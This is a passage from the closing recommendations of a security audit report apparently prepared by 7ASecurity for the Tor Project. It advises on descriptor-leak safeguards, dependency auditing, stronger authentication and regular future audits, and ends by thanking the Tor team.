- **Defense in Depth:** The removal of the file descriptor closing safeguard introduces unnecessary risk. Defensive loops should be reinstated with reasonable performance limits or platform-specific optimizations to prevent descriptor leaks (TOR-02-016).
- **Software Supply Chain Security:** Dependencies and underlying components must be kept up to date to mitigate inherited risks. Vulnerable dependencies should be upgraded, with automated vulnerability checks such as cargo audit (TOR-02-010).
- **Authentication:** The application relies on insecure HTTP Basic Authentication without proper session management, exposing credentials to interception and replay. A secure mechanism such as OAuth 2.0 with PKCE, session-based tokens, or JWT must be implemented to provide adequate protection (TOR-02-001).

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the application significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, ideally including another source code audit, is highly recommended to ensure adequate security coverage of the platform. This provides auditors with an edge over possible malicious adversaries that do not have significant time or budget constraints.

Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be third party integrations, complex features that require to exercise all the application logic for full visibility, authentication flows, challenge-response mechanisms implemented, subtle vulnerabilities, logic bugs and complex vulnerabilities derived from the inner workings of dependencies in the context of the application. Additionally, the scope could perhaps be extended to include other internet-facing Tor Project resources.

It is suggested to test the application regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the application highly resilient against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank Gaba, Micah and the rest of the Tor Project team, for their exemplary assistance and support throughout this audit.